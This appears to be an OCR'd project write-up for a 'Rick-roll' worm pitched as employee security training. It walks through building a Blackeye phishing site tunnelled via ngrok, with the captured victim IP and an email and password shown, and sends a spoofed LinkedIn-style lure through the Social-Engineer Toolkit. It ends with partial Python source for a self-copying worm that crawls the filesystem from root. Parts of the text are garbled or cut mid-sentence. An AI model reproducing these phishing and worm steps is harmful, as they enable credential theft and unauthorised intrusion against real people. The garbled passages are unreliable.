The Rick Eternal Project: MVP


The Rick Eternal Project is a training tool for companies to use and test with their employees to see if they understand the dangers of Malware and attacks from malicious hackers. Our goal is to spread “Joy” through music while also keeping your company safe. We have created a non-malicious worm that only plays a .mp4 file. The music is used to notify if someone has failed and needs to talk to their IT department for malware training. Just remember you know the rules, and so do I. The first iteration of this product will only target one person, but if we hit our scratch goals, we can see where the weaknesses are in your system and network. Hopefully, you will hire our company to help mediate or oversee the problems.

Creating Social Engineering - Chris M.


To deliver the worm, there are five different options that we can use to deploy the worm itself: email, File-sharing, Crypto, Internet, and Instant Messaging. The possibilities we focused on were through email and file sharing. Our target was a Microsoft OS user, so we sent a phishing email. Phishing is the fraudulent practice of sending malicious code or pretending to be a reputable company to gain access to computer information or the personal information of the computer user. Let me show you the tools and other ways we set up our attack.

The first Issue we will address with a report is what website/passwords we want to go phishing for and what logins we want from the target today. We will be focusing on the Microsoft Login and password to release the payload of the worm into their PC.


First, we will build a phishing website with a GitHub tool called “Blackeye.” Blackeye is a GitHub tool used to make fake phishing websites. When clicked and logged into saves the information into the VM running the phishing website.



```
networkchuck@Voldemort:~$ git clone https://github.com/x3rz/blackeye
Cloning into 'blackeye'...
remote: Enumerating objects: 497, done.
remote: Counting objects: 100% (497/497), done.
remote: Compressing objects: 100% (428/428), done.
remote: Total 497 (delta 56), reused 497 (delta 56), pack-reused 0
Receiving objects: 100% (497/497), 10.28 MiB | 17.63 MiB/s, done.
Resolving deltas: 100% (56/56), done.
networkchuck@Voldemort:~$ cd blackeye
networkchuck@Voldemort:~/blackeye$ ls
blackeye.sh  LICENSE  README.md  sites
networkchuck@Voldemort:~/blackeye$ sudo ./blackeye.sh
```




```
[03] Snapchat        [19] Shopify        [35] iCloud
[04] Twitter         [20] Messenger      [36] Spotify
[05] Github          [21] GitLab         [37] Netflix
[06] Google          [22] Twitch         [38] Custom
[07] Origin          [23] MySpace
[08] Yahoo           [24] Badoo
[09] Linkedin        [25] VK
[10] Protonmail      [26] Yandex
[11] Wordpress       [27] devianART
[12] Microsoft       [28] Wi-Fi
[13] IGFollowers     [29] PayPal
[14] Pinterest       [30] Steam
[15] Apple ID        [31] Bitcoin
[16] Verizon         [32] Playstation
```




```
[*] Choose an option: 9
[*] Downloading Ngrok ...
[*] Starting php server ...
[*] Starting ngrok server ...
[*] Send this link to the Victim: https://9bd19c7ca3e7.ngrok.io
[*] Waiting victim open the link
```

We then will get a link to an HTTPS website. If typed on Google, you will get this prompt.



Tunnel 9bd19c7ca3e7.ngrok.io not found

We will end up building a website on ngrok, which is entirely free, and make it look very, very real if someone doesn't know what to be looking for.



1. Unzip to install

On Linux or Mac OS X you can unzip ngrok from a terminal with the following command. On Windows, just double click ngrok.zip to extract it.


```
$ unzip /path/to/ngrok.zip
```

2. Connect your account

Running this command will add your authtoken to the default `ngrok.yml` configuration file. This will grant you access to more features and longer session times. Running tunnels will be listed on the endpoints page of the dashboard.

```
$ ngrok config add-authtoken 2XQANpMMxgp0xcZB68b7UiWhFb2_2wjTvBMN5NqUzY6xJLhGx
```


We will be given an unzip and a path and then a way to connect the account to the website that we made.



```
networkchuck@Voldemort:~/blackeye$ ./ngrok authtoken [redacted]
zAd2H
Authtoken saved to configuration file: /home/networkchuck/.ngrok2/ngrok.yml
networkchuck@Voldemort:~/blackeye$ 
```


We will then paste the auth-token into the blackeye as a run command, and then your website, after running Blackeye, should be up and running.

After said victim writes down what credentials it asks for, blackeye is still running on the other VM, giving us information about the person.



```
[*] IP Found!
[*] Victim IP: 212.102.41.28
[*] Victim IP: User-Agent:
[*] Victim IP: User-Agent:
[*] Victim IP: User-Agent:
[*] Victim IP: User-Agent:
[*] Victim IP: User-Agent:
[*] User-Agent:  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
 like Gecko) Chrome/86.0.4240.111 Safari/537.36IP: 212.102.41.28
[*] User-Agent:  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
 like Gecko) Chrome/86.0.4240.111 Safari/537.36IP: 212.102.41.28
[*] User-Agent:  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
```


He gives us their IP address and other Things, as well as telling us what system he is using.



```
[*] Credentials Found!
[*] Account: bernard.hackwell@gmail.com
[*] Password:  dougthepug
[*] Saved: sites/linkedin/saved.usernames.txt
```


After the site logging, if they do put in the information asked for by the website to log in, it will take them to Microsoft for the actual http link but say it's not working. Once the page has reloaded for them, it will put them right back into Microsoft as if they just logged in, and no trace of the site will be findable other than the link they clicked from the email.

For this second option, we will make a phishing Email to send to someone to let them click on it and let us download a worm onto their PC without them even realizing it.
We will first Open a Kali built-in system called “The Social-Engineer Toolkit.”




```
         01011001011011110111010100100000011100
         10011001010110000101101100011011000111
         100100100000001101000011000010111011001
         100101001000000011101000110111100100000
         01101101011101010110001101101000001000
         00011101000110100101101101011001010010
         00000110111101101110001000000111100101
         10111101110101011100100010000001101000
         01100001011011100110010001110011001000
         00001110100010110100101001001000000101
         01000110100001100001011011100110101101
         110011001000000011001100110111101110010
         001000000011101010111001101101001011011
         100110011100100000001110100011010000110
         010100100000001010011011011110110001101
         10100101100001011011000010110101000101
         01101110011001110110100101101110011001
         010110010101110010001000000010101000110
         11110110111101101100011010110110100101
         110100001000000001010100110100001110101
         011001110111001100101010

[---]        The Social-Engineer Toolkit (SET)         [---]
[---]        Created by: David Kennedy (ReL1K)         [---]
                      Version: 8.0.3
                    Codename: 'Maverick'
[---]        Follow us on Twitter: @TrustedSec         [---]
[---]        Follow me on Twitter: @HackingDave        [---]
[---]       Homepage: https://www.trustedsec.com       [---]
        Welcome to the Social-Engineer Toolkit (SET).
         The one stop shop for all of your SE needs.

   The Social-Engineer Toolkit is a product of TrustedSec.

           Visit: https://www.trustedsec.com

   It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!
```

After opening up said toolkit, we will be promoted with the following.




```
   1) Spear-Phishing Attack Vectors
   2) Website Attack Vectors
   3) Infectious Media Generator
   4) Create a Payload and Listener
   5) Mass Mailer Attack
   6) Arduino-Based Attack Vector
   7) Wireless Access Point Attack Vector
   8) QRCode Generator Attack Vector
   9) Powershell Attack Vectors
  10) Third Party Modules

  99) Return back to the main menu.
```

We would like to run a Mass Mailer Attack, email the user, and then have the worm put into their system. So, let's type 5.




```
Social Engineer Toolkit Mass E-Mailer

There are two options on the mass e-mailer, the first would
be to send an email to one individual
will allow you to import a list and
you want within that list.

What do you want to do:

 1.  E-Mail Attack Single Email Addre
 2.  E-Mail Attack Mass Mailer

 99. Return to main menu.
```

It then asked for two options: if we want j ets, we will be attacking only the individual target, being onto their PC.



```
set:mailer>1
set:phishing> Send email to:Christopher.romeo.martinez@gmail.com

  1. Use a gmail Account for your email attack.
  2. Use your own server or open relay

set:phishing>1
set:phishing> Your gmail email address:pluxpluxy@gmail.com
set:phishing> The FROM NAME the user will see:Austin Rieger Via LinkedIn
Email password:
set:phishing> Flag this message/s as high priority? [yes|no]:y
Do you want to attach a file - [y/n]: n
Do you want to attach an inline file - [y/n]: n
set:phishing> Email subject:Austin Rieger just messages you
set:phishing> Send the message as html or plain? 'h' or 'p' [p]:p
[!] IMPORTANT: When finished, type END (all capital) then hit {return} on a new line.
set:phishing> Enter the body of the message, type END (capitals) when finished:Hello
ttached the file of my github download below this email just download it and you can
Next line of the body: END
```

I then went ahead and wrote the followin credentials, and if the link was clicked or followed, you would then download the script via the email that has been attached. Now, we would wait for the target to open the email so that the worm can be released.




```
Worm Class

Attributes
+ path: string = None
+ own_path: string = None
+ target_dir_list: list = None
+ iteration: int = None

Operations
- __init__(
self,
path,
target_dir_list,
iteration): None
- list_directories(self, path): None
- create_new_worm(self): None
- copy_existing_files(self): None
- start_worm_actions(self): None
- rick_and_roll(self): None
```

The Worm - Austin R.
The worm's essential parts consist of:
Imports:
os
sys
shutil
logging

Constant Variables:
COUNT
RICKLOC


Class methods:
__init__
list_directories
create_new_worm
copy_existing_files
rick_and_roll
start_worm_actions


list_directories

```
def list_directories(self,path):
    try:
        self.target_dir_list.append(path)
        files_in_current_directory = os.listdir(path)

        for file in files_in_current_directory:
            if not file.startswith('.'):
                absolute_path = os.path.join(path, file)
                print(absolute_path)

                if os.path.isdir(absolute_path):
                    self.list_directories(absolute_path)
                else:
                    pass
    except:
        logging.warning("exception occurred, no list of directories")
```


The __init__
d after
it. The varia
. It also
checks to m
a
default state

Class Variab
path
own_path
target_dir_li
iteration


init

```
def __init__(self, path=None, target_dir_list=None, iteration=None):
    if isinstance(path, type(None)):
        self.path = "/"
    else:
        self.path = path

    if isinstance(target_dir_list, type(None)):
        self.target_dir_list = []
    else:
        self.target_dir_list = target_dir_list

    if isinstance(target_dir_list, type(None)):
        self.iteration = 2
    else:
        self.iteration = iteration

    # get own absolute path
